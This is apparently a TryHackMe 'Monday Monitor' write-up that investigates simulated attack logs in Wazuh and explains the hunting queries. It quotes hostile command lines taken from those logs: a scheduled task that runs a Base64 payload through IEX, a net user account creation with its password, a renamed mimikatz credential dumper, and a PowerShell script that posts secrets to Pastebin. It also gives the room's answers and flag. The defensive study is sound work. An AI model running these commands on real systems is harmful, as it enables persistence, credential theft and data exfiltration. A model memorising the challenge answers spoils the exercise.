TryHackMe: Monday Monitor


The following writeup covers the new Monday Monitor challenge on TryHackMe. This room was just recently created and added to the SOC level 1 path, it involves using Wazuh to investigate a series of logs. I really enjoyed the challenge, and I hope my writeup can help someone out there struggling. If you have any feedback please feel free to reach out to me.

Scenario: Swiftspend Finance, the coolest fintech company in town, is on a mission to level up its cyber security game to keep those digital adversaries at bay and ensure their customers stay safe and sound. Led by the tech-savvy Senior Security Engineer John Sterling, Swiftpspend's latest project is about beefing up their endpoint monitoring using Wazuh and Sysmon. They've been running some tests to see how well their cyber guardians can sniff out trouble. And guess what? You're the cyber sleuth they've called in to crack the code!


The tests were run on Apr 29, 2024, between 12:00:00 and 20:00:00. As you dive into the logs, you'll look for any suspicious process shenanigans or weird network connections, you name it! Your mission? Unravel the mysteries within the logs and dish out some epic insights to find-tune Swiftspend's defences.

Initial access was established using a downloaded file. What is the file name saved on the host?

I started off by navigating to the discover tab:



In this tab, I first changed the time range to Apr 29, 2024 -> Now:



Seeing as the question says that initial access was established using a downloaded file, I started off by just searching for the string "http" as I'm making an assumption that the file was downloaded using http:

If you investigate the first long generated by the Windows_SwiftSpend2 agent, we can see that PowerShell was used to download a file called "SwiftSpend_Financial_Expenses.xlsm":

agent.ip	10.10.205.57
agent.name	Windows_SwiftSpend2
data.win.eventdata.commandLine	\"powershell.exe\" & {$url = 'http://localhost/PhishingAttachment.xlsm' Invoke-WebRequest -Uri $url -OutFile $env:TEMP\\SwiftSpend_Financial_Expenses.xlsm}
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\2\\
data.win.eventdata.description	Windows PowerShell
data.win.eventdata.fileVersion	10.0.17763.1 (WinBuild.160101.0800)

You could also find the answer by looking at the Sysmon event ID 1, which is for process creation (unfortunately there are no network connection logs like event ID 3 so we can't find the answer that way).

What is the full command run to create a scheduled task?

Continuing on exploring event ID 1, I started to explore the PowerShell and CMD logs in more depth to try and find the full command that creates a scheduled task. I did this by entering the following query:

```
data.win.eventdata.image:*cmd.exe
```

I then included the data.win.eventdata.commandLine field as a column and discovered a command that starts a scheduled task:

Apr 29, 2024 @ 14:12:43.323	\"cmd.exe\" /c \"reg add HKCU\\SOFTWARE\\ATOMIC-T1053.005 /v test /t REG_SZ /d cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0= /f & schtasks.exe /Create /F /TN \"ATOMIC-T1053.005\" /TR \"cmd /c start /min \\\"\\\" powershell.exe -Command IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\\\\SOFTWARE\\\\ATOMIC-T1053.005).test)))\" /sc daily /st 12:34\"

To summarise what this command does, it adds a registry value under 'HKCU\SOFTWARE\ATOMIC-T1053.005' with the name 'test' and a Base64 encoded string that decodes to a command ('ping www.yourvulnerable.thm'). It also creates a scheduled task named 'ATOMIC-T1053.005' that runs daily at 12:34PM. The task executes a PowerShell command that:

- Retrieves the Base64 encoded command from the registry.
- Decodes the command.
- Executes the decoded command.

What time is the scheduled task meant to run?

The scheduled task is meant to run at 12:34 like seen in the log found previously:

```
/sc daily /st 12:34\
```

What was encoded?

As mentioned a couple questions previously, the Base64 encoded string is a ping command 'ping www.youarevulnerable.thm'. You can decode the Base64 encoded string found in the command using the command line or Cyberchef with the 'From Base64' recipe:

```
cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0=
```

40 1 0→39 (39 selected)

Output

```
ping www.youarevulnerable.thm
```

What password was set for the new user account?

After exploring for a while, I was start searching for the net command which can be used to add a new user.

```
data.win.eventdata.description: Net Command
```

If you add the data.win.eventdata.commandLine field, you can quickly see that the net command was used to add an account with the username as Guest and the password set to I_AM_M0NIT0R1NG:

```
Apr 29, 2024 @ 14:14:35.718  C:\\Windows\\system32\\net1 user guest I_AM_M0NIT0R1NG
```

What is the name of the .exe that was used to dump credentials?


I found that binary was used to dump credentials by searching for common credential dumping tools, starting with mimikatz:

```
data.win.system.eventID:1 AND *mimikatz*
```

This is not a very useful query as most adversaries are smart enough to change the name of the binary, however, this worked, and I found the answer:

data.win.eventdata.commandLine	C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe bd614609964eabc\"
data.win.eventdata.company	gentilkiwi (Benjamin DELPY)
data.win.eventdata.currentDirectory	C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\2\\
data.win.eventdata.description	mimikatz for Windows
data.win.eventdata.fileVersion	2.2.0.0
data.win.eventdata.hashes	MD5=29EFD64DD3C7FE1E2B022B7AD73A1BA5,SHA256=61C0810A23580CF492A6BA4F7
data.win.eventdata.image	C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe
data.win.eventdata.integrityLevel	High
data.win.eventdata.logonGuid	{c5d2b969-8a47-662f-8b54-0a0000000000}
data.win.eventdata.logonId	0xa548b
data.win.eventdata.originalFileName	mimikatz.exe

The binary used was memotech.exe. You can also just look at the data.win.eventdata.description to find ‘mimikatz for Windows’. You could then drill down on those logs to find the answer another way:



Data was exfiltrated from the host. What was the flag that was part of the data?

I'm sure there is a better and more reliable way to find the answer, but I went the route of filtering for PowerShell logs like as follows:

```
data.win.eventdata.image: *powershell.exe
```

If you investigate the data.win.eventdata.commandLine field, you can quickly see anomalous commands that are exfiltrating data. In this instance, the PowerShell script seems to be uploading data to a paste on Pastebin containing all the specified content.

```
data.win.eventdata.commandLine  >
\"powershell.exe\" &amp;amp; {$apiKey = \\\"\"6nxrBm7UIJuaEuPOkH5Z8I7SvCLN3OP0\\\"\" $content = \\\"\"secrets, api keys, passwords, THM{M0N1T0R_1$_1N_3FF3CT}, confidential, private, wall, redeem...\\\"\" $url = \\\"\"https://pastebin.com/api/api_post.php\\\"\" $postData = @{  api_dev_key  = $apiKey  api_option = \\\"\"paste\\\"\"  api_paste_code = $content } $response = Invoke-RestMethod -Uri $url -Method Post -Body $postData Write-Host \\\"\"Your paste URL: $response\\\"\"}
```

The flag is in the command.

The Monday Monitor challenge was an engaging and enjoyable experience. The challenge involved using Wazuh to investigate a series of logs related to a simulated cyber incident at Swiftspend Finance. Fortunately, I was able to correctly answer all the questions and hopefully you can too.